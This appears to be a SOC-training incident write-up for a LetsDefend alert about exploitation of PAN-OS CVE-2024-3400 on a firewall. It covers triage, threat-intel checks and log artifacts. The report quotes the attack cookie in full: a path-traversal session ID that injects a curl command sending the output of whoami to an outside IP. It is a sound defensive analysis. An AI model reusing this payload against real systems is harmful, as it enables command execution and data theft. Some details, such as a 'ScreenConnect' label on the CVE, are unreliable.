Official Incident Report

Event ID: 249

Rule Name: EventID:249 - SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)


Table of Contents

Alert

Based on the information that the alert provided, it appears that there is a suspicious Web Attack detected on a server named "**PA-Firewall-01**" with an IP address of **172.16.17.139**. The Alert is triggered by the **SOC260** rule for **Webshell Activity Detected**.

CVE-2024-3400, a critical vulnerability in PAN-OS within the GlobalProtect feature, involves a sequence of security weaknesses: Path Traversal, Arbitrary File Creation, and OS Command Injection. This combination of vulnerabilities allows attackers to do remote code execution, posing a significant risk to the affected systems.

The device action is marked as "Allowed", indicating that no action was taken by the device to prevent or block the related activities.



High Apr. 18, 2024, 03:09 AM ⭐ SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400) 249 Web Attack

⭐ A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software

EventID :	249
Event Time :	Apr. 18, 2024, 03:09 AM
Rule :	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)
Level :	Security Analyst
Hostname :	PA-Firewall-01
Destination IP Address :	172.16.17.139
Source IP Address :	144.172.79.92
HTTP Request Method :	POST
Requested URL :	172.16.17.139/global-protect/login.esp
cookie :	SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}172.16.17.139:4444?user=$(whoami)
Alert Trigger Reason :	Characteristics exploit pattern Detected on Cookie and Request, indicative exploitation of the CVE-2024-3400.
L1 Note :	The host is PAN-OS server which runs our firewall application. Suspicious network traffic associated with the reported zero-day vulnerability has been identified on the device. Escalating to L2 for an in-depth analysis and investigation.
Device Action :	Allowed

The **PA-Firewall-01** received a POST request from the IP address **144.172.79[.]92**. The requested URL is '**/global-protect/login.esp/**'. This activity was flagged as detection of Characteristics exploit pattern on cookie and request which indicates exploitation of the CVE-2024-3400, and led to the triggering of an alert.


The SESSID in the cookie seems altered by the attacker. The cookie "SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa\curl${IFS}144.172.79.92:4444?user=$(whoami)`" contains a malicious command designed to execute curl and send an HTTP request to144.172.79.92 on port 4444`, including the current username. This could potentially allow for command injection.

Based on the L1 Note, The host is PAN-OS server which runs our firewall application. Suspicious network traffic associated with the reported zero-day vulnerability has been identified on the device. Escalating to L2 for in-depth analysis and investigation.

Detection

Verify

As the playbook suggests we can start investigating the alert by understanding why the alert was triggered.



Understand Why the Alert Was Triggered

In order to perform a better analysis and to determine whether the triggered alert is false positive, it is first necessary to understand why the rule was triggered. Instead of starting the analysis directly, first understand why this rule was triggered.

- Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.
- Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.

- The above instructions indicate that there has been a flagged anomalous activity involving suspicious activity for CVE-2024-3400 during a POST request on the PA-Firewall-01. This activity could potentially result in command injection on the host. By understanding the rule name, it will be possible to determine the nature of the attack being faced.


Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

The alert details provide information about the source and destination IP addresses involved in the suspicious network traffic:

- Source IP Address: 144.172.79[.]92
- Destination IP Address (Hostname): 172.16.17.139 (PA-Firewall-01)

Collect Data

The next step in the playbook leads us to collect data and gather information about the relevant IP address.



Collect Data

Gather some information that can be gathered quickly to get a better understanding of the traffic. These can be summarized as follows.


- Ownership of the IP addresses and devices.
- If the traffic is coming from outside (Internet);
  - Ownership of IP address (Static or Pool Address? Who owns it? Is it web hosting?)
  - Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)

- If the traffic is coming from company network;
  - Hostname of the device
  - Who owns the device (username)
  - Last user logon time

Examining whether the IP address or domain has been linked to prior malicious activities and ownership of the IP address can provide insights into the current activity.

Hostname:	PA-Firewall-01
IP Address:	172.16.17.139
Version:	PAN-OS 10.2.0
Last Logon:	Apr, 18, 2024, 07:05 AM

When going through the technical details in Palo Alto Unit 42's report to check the affected versions, it's noted that **PA-Firewall-01** with the IP address 172.16.17.139 is affected by this vulnerability.




Endpoint Information

Host Information

Hostname:	PA-Firewall-01	Domain:	LetsDefend
IP Address:	172.16.17.139	Bit Level:	64
OS:	PAN-OS 10.2.0	Primary User:	LetsDefend
Client/Server:	Server	Last Login:	Apr, 18, 2024, 07:05 AM


We can check if the traffic is inbound or outbound from the log management system by filtering the IP address of the host. As seen in the log management traffic is inbound.



172.16.17.139


DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Apr, 18, 2024, 03:09 PM	Firewall	144.172.79.92	51232	172.16.17.139	20077	⊕
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	⊕
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	⊕
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	⊕

On the LetsDefend threat intel tab, you'll find a comprehensive database dedicated to cataloging maliciously used information, such as IP addresses, domains, and other indicators of compromise.



https://app.letsdefend.io/threath-intelligence-feed


Upon cross-referencing the destination IP address discovered in the log management system with the Threat Intel tab, it was determined that the address had been categorized as malicious.



Free text search: Search
Date range: Select Date
Search by data type: IP
Search by data: 144.172.79.92
Search by tag: Search

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Apr, 18, 2024, 02:15 PM	IP	144.172.79.92	Malicious	Anonymous

By cross-referencing the IP address with threat intelligence platforms such as Abuseip or Virustotal, we discovered that the IP address is malicious and reported many times.



12/90 security vendors flagged this IP address as malicious

144.172.79.92 (144.172.79.0/24)
AS 14956 (ROUTERHOSTING)

US


Last Analysis Date
4 days ago

Security vendors' analysis

Do you want to automate checks?

AlphaSOC	Malware	Antiy-AVL	Malicious
BitDefender	Malware	CRDF	Malicious

Based on the information provided by VirusTotal, the IP address has been flagged as malicious by **12** antivirus engines. Additionally, in the community tab, it is seen that this IP is contained in a collection about (Cve-2024-3400).




Contained In Collections (22)

Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400) Updated 6 days ago by AlienVaultOTX

trusted This report details the discovery and exploitation of a critical zero-day vulnerability (CVE-2024-3400) in Palo Alto Networks GlobalProtect firewall appliances, all…

Files: 25 URLs: 4 IPs: 12

The IOC is also seen in the network action of the host machine.



Hostname: PA-Firewall-01
IP Address: 172.16.17.139
OS: PAN-OS 10.2.0
Client/Server: Server
Domain: LetsDefend
Bit Level: 64
Primary User: LetsDefend
Last Login: Apr, 18, 2024, 07:05 AM

Containment: ○


EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
Apr 18 2024 15:08:57	192.30.252.153
Apr 18 2024 15:09:11	151.101.193.69
Apr 18 2024 15:09:25	104.18.32.140
Apr 18 2024 15:09:38	216.239.38.21
Apr 18 2024 15:09:42	144.172.79.92

Analysis

The next step is Investigating the access logs. Focusing on IP addresses, user-agents, paths, HTTP status codes and timestamps will help us identify any suspicious or malicious activity.

Examine The Traffic

The next step of the playbook involves examining the traffic.This step is crucial in identifying any suspicious or malicious activities and understanding the overall network behavior. Additionally, examining the traffic can provide valuable information for further investigation and potential security enhancements.



Examine HTTP Traffic


Check the traffic content for any suspicious conditions such as web attack payloads (SQL Injection, XSS, Command Injection, IDOR, RFI/LFI).

Examine all the fields in the HTTP Request. Since the attackers do not only attack through the URL, all the data from the source must be examined to understand whether there is really a cyber attack.

You can review the Web Attacks 101 tutorial for information about attacks on web applications and how to detect these attacks.

- Web Attacks 101

Before examining HTTP traffic, it is crucial to investigate the payloads used in exploiting the relevant vulnerability. There are sigma rules for the detection of ScreenConnect CVE-2024-3400.



Identifying Signs of Exploitation

Successful exploitation may result in artifacts being left in several directories and log files used by PAN-OS.

The NGINX frontend web server, responsible for proxying requests to the GlobalProtect service, logs all HTTP requests to **/var/log/nginx/sslvpn_access.log**.


Likewise, the file **/var/log/pan/sslvpn-access/sslvpn-access.log** will also record the HTTP requests, as demonstrated below:

When targeting the device telemetry for command injection, the attacker may place a file with zero length in one of the subdirectories within **/opt/panlogs/tmp/device_telemetry/**, such as **/opt/panlogs/tmp/device_telemetry/hour/** or **/opt/panlogs/tmp/device_telemetry/day/**. This file's name will likely include characters suitable for command injection. Therefore, the contents of this directory and its subdirectories should be examined for any suspicious zero-length files.

The log file **/var/log/pan/device_telemetry_send.log** will display the injected command.

https://www.letsdefend.io/blog/command-injection-vulnerability-in-palo-alto-networks-pan-os-cve-2024-3400


Considering that this attack involves a 0-day exploit targeting the PA-Firewall-01, we can use the time when the alert was triggered as a reference point for analysis. Filtering the PA-Firewall-01 IP address in log management allows us to view the logs.



144.172.79.92

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Apr, 18, 2024, 03:09 PM	Firewall	144.172.79.92	51232	172.16.17.139	20077	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍

Firewall logs for the date of April 18th are available. These logs are essential for monitoring and analyzing network traffic and security events on that specific date.

